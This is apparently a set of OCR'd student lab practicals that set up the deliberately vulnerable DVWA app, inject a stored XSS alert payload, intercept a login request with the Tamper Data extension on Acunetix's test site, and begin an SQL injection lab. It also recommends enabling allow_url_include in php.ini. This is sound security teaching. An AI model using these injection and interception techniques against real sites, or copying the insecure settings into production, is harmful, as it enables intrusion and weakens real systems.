C:\xampp\htdocs\DVWA\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.2.4**
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **root**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes


Status in red*, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Step 11 : You will see the following result



Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.


Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

Step 12 : Now click on DVWA Security option on the left and set the security level as low and click on submit.



DVWA Security

Security Level

Security level is currently: **impossible**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low [Submit]

Step 13 : Click on the XSS (Stored) option on the left , Fill the name and write script code in message as follows:

<script>alert(‘XSS Attack!’);<script>



Vulnerability: Stored Cross Site Scripting (XSS)


Name * neha

Message * <script>alert(“XSS Attack!”);<script>

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Step 14 : Click on Sign Guestbook



localhost says

XSS Attack!


PRACTICAL NO 7

AIM: Session Impersonation with Firefox and Tamper Data


- **Install and configure the Tamper Data add-on in Firefox.**
- **Intercept and modify HTTP requests to impersonate a user's session.**
- **Understand the impact of session impersonation and the importance of session management.**

SOLUTION:

Step 1 : Open Firefox and click on Setting



Step 2 : Click on Extension and Themes at the bottom



New Tab ✕ | Settings ✕

Firefox about:preferences

General

Home

Search

Privacy & Security

Sync

Firefox Labs

More from Mozilla

Extensions & Themes

Firefox Support

General

Startup

☐ Open previous windows

☐ Open Firefox automatic

☑ Always check if Firefox i

Firefox is not your

Import Browser Data

Import bookmarks, passwor


Tabs

☐ Ctrl+Tab cycles through

☑ Open links in tabs instea

☐ When you open a link, ir

Step 3 : In the search bar type tamper data and click on enter



Tamper Data for FF Quantum – ✕ | Settings ✕ +


https://addons.mozilla.org/en-US/firefox/addon/tamper

Firefox Browser ADD-ONS Extensions Themes More...

Tamper Data for FF Quantum

by Pamblam

Step 4 : Click on 'Tamper Data for FF Quantum' and download it




Add Tamper Data for FF Quantum? This extension will have permission to:

✓ Access your data for all websites

□ Run in Private Windows


Learn more

Step 5 : Click on Extension button and select the Tamper Data option



Firefox Add-ons Blog
Extensions
Tamper Data for FF Quantum
Can't read and change data on this site
Manage extensions

Step 6 : A window will appear and click on Yes to enable the extension



Type	Description
□ beacon	Requests sent through the Beacon API.
□ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
□ font	Web fonts loaded for a @font-face CSS rule.
□ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
□ imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
☑ main_frame	Top-level documents loaded into a tab.
□ media	Resources loaded by a `<video>` or `<audio>` element.
□ object	Resources loaded by an `<object>` or `<embed>` element.
□ object_subrequest	Requests sent by plugins.
□ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
□ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
□ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
□ stylesheet	CSS stylesheets loaded to describe the representation of a document.
□ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
□ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
□ websocket	Requests initiating a connection to a server through the WebSocket API.
□ xbl	XBL bindings loaded to extend the behavior of elements in a document.
□ xml_dtd	DTDs loaded for an XML document.
□ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
□ xslt	XSLT stylesheets loaded for transforming an XML document.
□ other	Resources that aren't covered by any other available type.


Tamper with requests who's URL matches: (.*?)

Tamper requests only from this tab: □

Start Tamper Data?

Step 7 : Visit the following website : http://testphp.vulnweb.com/login.php

Step 8 : Enter the username and password and your choice and click on login



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

If you are already registered please enter your login information below:

Username : prac7


Password : •••••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Step 9 : A window will appear where you will see the username and password



Details

URL http://testphp.vulnweb.com/userinfo.php
Method POST
Type main_frame

Request Body

Name	Value
uname	prac7
pass	prac7

PRACTICAL NO 8

Aim: SQL Injection Attack

- **Identify a web application vulnerable to SQL injection.**
- **Craft and execute SQL injection queries to exploit the vulnerability.**
- **Extract sensitive information or manipulate the database through the SQL injection attack.**


SOLUTION:

Step 1: Download DVWA from the DVWA GitHub Repository.

Step 2 : Extract the DVWA folder to your web server's root directory, Place the folder inside C:\xampp\htdocs\

Step 3 : Download and install XAMPP Server from the website : https://www.apachefriends.org/download.html

Step 4 : Open the XAMPP server and start Apache and Mysql by clicking on start




XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Config
Netstat
Shell
Explorer
Services
Help
Quit

Service	Module	PID(s)	Port(s)	Actions			
□	Apache	10412 13644	80, 443	Stop	Admin	Config	Logs
□	MySQL	26364	3307	Stop	Admin	Config	Logs
□	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
□	Tomcat			Start	Admin	Config	Logs

```
20:46:20  [Apache]   Attempting to start Apache app...
20:46:20  [Apache]   Status change detected: running
20:46:25  [mysql]    Problem detected!
20:46:25  [mysql]    Port 3306 in use by "Unable to open process"!
20:46:25  [mysql]    MySQL WILL NOT start without the configured ports free!
20:46:25  [mysql]    You need to uninstall/disable/reconfigure the blocking application
20:46:25  [mysql]    or reconfigure MySQL and the Control Panel to listen on a different port
20:46:25  [mysql]    Attempting to start MySQL app...
20:46:26  [mysql]    Status change detected: running
```

